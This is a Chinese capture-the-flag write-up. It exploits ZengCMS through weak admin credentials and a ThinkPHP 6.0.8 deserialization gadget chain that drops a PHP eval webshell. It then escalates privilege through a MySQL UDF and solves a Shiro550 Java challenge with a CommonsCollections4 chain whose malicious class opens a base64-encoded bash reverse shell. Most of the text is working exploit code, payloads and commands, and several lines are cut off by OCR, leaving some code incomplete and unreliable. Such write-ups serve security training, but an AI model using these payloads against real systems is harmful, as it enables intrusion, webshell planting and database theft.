我们现在系统内访问下/var/www/html目录，发现没有权限

```
ctfuser@c0be8aae3e0f:/etc/xinetd.d$ cd /var/www/html
cd /var/www/html
bash: cd: /var/www/html: Permission denied
ctfuser@c0be8aae3e0f:/etc/xinetd.d$ ls -l /var/www
ls -l /var/www
total 4
drwxrw---- 1 www-data www-data 4096 Jul 21 15:12 html
ctfuser@c0be8aae3e0f:/etc/xinetd.d$
```

现在外网尝试路由index.php,发现是一个CMS 叫ZengCMS，非常小众的CMS，去码云可以获取到源码


ZengCMS: ZengCMS是基于最新TP6.0.x框架和Layui2.5.x的后台管理系统。它能够快速开发多端（PC&WAP）、多语言、多城市利于SEO优化的CMS建站系统。框架易于功能扩展，代码维护，方便二次开发，帮助开发者简单高效降低二次开发成本，满足专注业务深度开发的需求。系统集成了完善的权限管理，强大的RESTful API，功能插件化开发，期待更多的功能加QQ群 930328106 - Gitee.com



进入后台看看

http://172.28.60.132:32777/index.php/admin/login.php

，默认弱口令账号成功进入admin 123456




这里数据库相关的和文件上传有危害相关的我都删除了（本来有很多文件上传漏洞的）

由于该cms是引用thinkphp的，thinkphp6.0.8有反序列漏洞，该cms未进行修复。

漏洞编号CVE-2021-36564，具体文章查看https://github.com/top-think/framework/issues/2559。

下面找反序列点，在common的函数中对登录有个判断，这里先对cookie进行加密，然后再用反序列函数去解序列化。



我们生成url序列化exp

```php
<?php
namespace League\Flysystem\Cached\Storage{
    use League\Flysystem\Filesystem;
    abstract class AbstractCache{
        protected $autosave = false;
    }
    class Adapter extends AbstractCache
    {
        protected $adapter;
        protected $file;
        public function __construct(){
            $this->complete = "*/<?php @eval(\$_POST['hack']); ?>";
            $this->expire = "hrpppppp";
            $this->adapter = new \League\Flysystem\Adapter\Local();
            $this->file = "hrp.php";
        }
    }
}

namespace League\Flysystem\Adapter{
    class Local extends AbstractAdapter{
    }
    abstract class AbstractAdapter{
        protected $pathPrefix;
```

```
        public function __construct(){
            $this->pathPrefix = "./";
        }
    }
}
namespace {
    use League\Flysystem\Cached\Storage\Adapter;
    $a = new Adapter();
    echo urlencode((serialize($a)))."\n\n\n";

}
```

生成后

```
O%3A39%3A%22League%5CFlysystem%5CCached%5CStorage%5CAdapter%22%3A5%3A%7Bs%3A11%3A%22%00%2A%00autosave%22%3Bb%3A0%3Bs%3A10%3A%22%00%2A%00adapter%22%3BO%3A30%3A%22League%5CFlysystem%5CAdapter%5CLocal%22%3A1%3A%7Bs%3A13%3A%22%00%2A%00pathPrefix%22%3Bs%3A2%3A%22.%2F%22%3B%7Ds%3A7%3A%22%00%2A%00file%22%3Bs%3A7%3A%22hrp.php%22%3Bs%3A8%3A%22complete%22%3Bs%3A33%3A%22%2A%2F%3C%3Fphp+%40eval%28%24_POST%5B%27hack%27%5D%29%3B+%3F%3E%22%3Bs%3A6%3A%22expire%22%3Bs%3A8%3A%22hrpppppp%22%3B%7D
```

我们再放到上面提到的函数里面，解url和加密，本地生成到1.html里


```
$urlEncodedString = "O%3A39%3A%22League%5CFlysystem%5CCached%5CStorage%5CAdapter%22%3A5%3A%7Bs%3A11%3A%22%00%2A%00autosave%22%3Bb%3A0%3Bs%3A10%3A%22%00%2A%00adapter%22%3BO%3A30%3A%22League%5CFlysystem%5CAdapter%5CLocal%22%3A1%3A%7Bs%3A13%3A%22%00%2A%00pathPrefix%22%3Bs%3A2%3A%22.%2F%22%3B%7Ds%3A7%3A%22%00%2A%00file%22%3Bs%3A7%3A%22hrp.php%22%3Bs%3A8%3A%22complete%22%3Bs%3A33%3A%22%2A%2F%3C%3Fphp+%40eval%28%24_POST%5B%27hack%27%5D%29%3B+%3F%3E%22%3Bs%3A6%3A%22expire%22%3Bs%3A8%3A%22hrpppppp%22%3B%7D";
$a = urldecode($urlEncodedString);
file_put_contents('1.html', think_encrypt($a));
```


现在访问后台主页抓包看

如下


```
8K1JND7mro0gz_3q4yiHnQk98iw7alwgdGfd6jJ8_6ekpVWhzezsAlhrUIU1h72RolNlSkYMESGJ37o
QTwRO4VSVg9zfvKKMj1BK_HdGF_dN20X_AvoMkipthoVl2eBL1KTbF9oTKpxDdSx1yfbNiJfTG0AsYp
B28w00SZWyk1BLsf8LgVKUCNO5SsNjfHuuYjpAw5GWkEeYLKIao851HpFj-
6J0v_8aRdmkStBpWaMsLN-LvIMY_HULE__lg0XvdArKGf_sUUuK2WaMbbE7t-
dhSFsWVGdNzQ8kbrwmPqAx6l_Mf9CtkJNAHEBD2WFzM82Wz6sptxgKqjw2rdp2jNRTd_Sjqnil7qfAL
5wYZXX0bAzvOHoKvz_XkBJHYPWF5BgvmTxOKNhB
```

现在进行漏洞触发修改cookie





现在antsword连接



先去配置文件拿到数据库密码

```
(www-data:/var/www/html/config) $ cat databas*
<?php
use think\facade\Env;
return [
    // 默认使用的数据库连接配置
    'default'         => Env::get('database.driver', 'mysql'),
    // 自定义时间查询规则
    'time_query_rule' => [],
    // 自动写入时间戳字段
    // true为自动识别类型 false关闭
    // 字符串则明确指定时间字段类型 支持 int timestamp datetime date
    'auto_timestamp'  => true,
    // 时间字段取出后的默认时间格式
    'datetime_format' => 'Y-m-d H:i:s',
    // 数据库连接配置信息
    'connections'     => [
        'mysql' => [
            // 数据库类型
            'type'              => Env::get('database.type', 'mysql'),
            // 服务器地址
            'hostname'          => Env::get('database.hostname', '127.0.0.1'),
            // 数据库名
            'database'          => Env::get('database.database', 'zengcms'),
            // 用户名
            'username'          => Env::get('database.username', 'root'),
            // 密码
            'password'          => Env::get('database.password', '456456zxc+1236
```

现在回到反弹shell执行mysql语句，这里为了方便我直接给出一键式的payload

```
mysql -u root -p456456zxc+123666 -e "show databases;use flag;show tables;select
```

结果如下

```
ctfuser@c0be8aae3e0f:/etc/xinetd.d$ mysql -u root -p456456zxc+123666 -e "show da
<databases;use flag;show tables;select * from flag;"
mysql: [Warning] Using a password on the command line interface can be insecure.
Database
information_schema
flag
mysql
performance_schema
sys
```

```
zengcms
Tables_in_flag
flag
id      flag_value
1       何不尝试登顶宝库至高?
ctfuser@c0be8aae3e0f:/etc/xinetd.d$
```

可以发现数据库里flag但是没有真的flag，里面只有一句话，根据这句话和之前的信息收集可以考虑UDF提权，先做先决添加收集

```
mysql -u root -p456456zxc+123666 -e "show variables like '%secure_file_priv%';"
```

结果如下，空的value代表着随便导入和导出，然后看看插件目录有没有权限

```
ctfuser@c0be8aae3e0f:/etc/xinetd.d$ mysql -u root -p456456zxc+123666 -e "show va
<3666 -e "show variables like '%secure_file_priv%';"
mysql: [Warning] Using a password on the command line interface can be insecure.
Variable_name   Value
secure_file_priv
ctfuser@c0be8aae3e0f:/etc/xinetd.d$
```

插件目录可以读写

```
ctfuser@43fc606aea45:/etc/xinetd.d$ cd /usr/lib/mysql
cd /usr/lib/mysql
ctfuser@43fc606aea45:/usr/lib/mysql$ ls -l
ls -l
total 3604
-rwxr-xr-x 1 root  root    10168 Apr 23 14:08 lz4_decompress
drwxr-xr-x 1 mysql mysql    4096 Jun 21 07:57 plugin
-rwxr-xr-x 1 root  root  3616104 Apr 23 14:08 resolve_stack_dump
-rwxr-xr-x 1 root  root    51208 Apr 23 14:08 zlib_decompress
ctfuser@43fc606aea45:/usr/lib/mysql$
```

那直接UDF一把梭

payload如下国光大佬的MySQL UDF 提权十六进制查询 | 国光 (sqlsec.com)

但是这样太长了反弹shell得到的shell是写不了的，有2个办法，ant上传十六进制然后自己导入，还有就是本地十六进制还原成udf.so

我选择第二种

```
root@HRP-GOD ~/P-W-N/tmp
 xxd -r -p udf.hex >udf.so

root@HRP-GOD ~/P-W-N/tmp
 ldd udf.so
       linux-vdso.so.1 (0x00007ffe250f3000)
       libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff5a6fd8000)
       /lib64/ld-linux-x86-64.so.2 (0x00007ff5a75cb000)
```

然后现在把udf.so上传上去，然后导入

```
mysql -u root -p456456zxc+123666 -e "USE flag; CREATE TABLE tmp_udf (data LONGBLOB); INSERT INTO tmp_udf (data) VALUES (LOAD_FILE('/tmp/udf.so')); SELECT data INTO DUMPFILE '/usr/lib/mysql/plugin/udf.so' FROM tmp_udf;"
```

```
mysql -u root -p456456zxc+123666 -e "SELECT 0x7f454c4602010100000000000000000003
```

```
mysql -u root -p456456zxc+123666 -e "create function sys_eval returns string son
```

结果如下

```
ctfuser@c0be8aae3e0f:/app$ mysql -u root -p456456zxc+123666 -e "create function
mysql -u root -p456456zxc+123666 -e "create function sys_eval returns string son
mysql: [Warning] Using a password on the command line interface can be insecure.
sys_eval('chmod 777 /flag')
NULL
sys_eval('cat /flag')
flag{You_Will_be_royalty}
```

至此3个flag全拿到了

三个flag如下

```
flag{Everything_is_illusory}
```

```
flag{Welcome_The_King_of_Sideways_Escapes}
flag{You_Will_be_royalty}
```

ezjava_checkin

随便找个工具梭一下就行，漏洞是Shiro550，比赛时梭不出来大概率是因为环境崩了

然后也可以手动利用依赖打一下：

恶意类：


```
package ysoserial.payloads.util.Test;

import java.io.IOException;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

public class Calc extends AbstractTranslet{
    {
        try {
            Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA+Ji9kZXYvdGNwLzQ
        } catch (IOException e) {
            throw new RuntimeException(e);
        }

    }

    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationH

    }
}
```

生成序列化数据：

```java
package ysoserial.payloads.util.Test;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;

import javax.xml.transform.Templates;
import java.io.IOException;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

import static ysoserial.payloads.util.Test.util.Serialize.serialize;
import static ysoserial.payloads.util.Test.util.Unserialize.unserialize;

public class CC4Test {
    public static void main(String[] args) throws IOException, ClassNotFoundExce
        TemplatesImpl templatesimpl = new TemplatesImpl();
        byte[] code  = Files.readAllBytes(Paths.get("/Users/y1zh3e7/web安全/Java
        byte[][] codes = new byte[][]{code};
        Class tem = Class.forName("com.sun.org.apache.xalan.internal.xsltc.trax.

        Field bytecodes = tem.getDeclaredField("_bytecodes");
        bytecodes.setAccessible(true);
        bytecodes.set(templatesimpl,codes);

        Field name = tem.getDeclaredField("_name");
        name.setAccessible(true);
        name.set(templatesimpl,"aaa");


        InstantiateTransformer instantiateTransformer = new InstantiateTransform
        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(TrAXFilter.class),
            instantiateTransformer
        };
        ChainedTransformer ctf = new ChainedTransformer(transformers);

        TransformingComparator transformingComparator = new TransformingComparat

        PriorityQueue priorityQueue = new PriorityQueue<>(transformingComparator
```

```
48
49          priorityQueue.add(1);
50          priorityQueue.add(2);
51
52          Field transformingComparatorFiled = transformingComparator.getClass().ge
53          transformingComparatorFiled.setAccessible(true);
54          transformingComparatorFiled.set(transformingComparator,ctf);
55
56          serialize(priorityQueue);
57  //          unserialize("ser.bin");
58
59      }
60  }
```

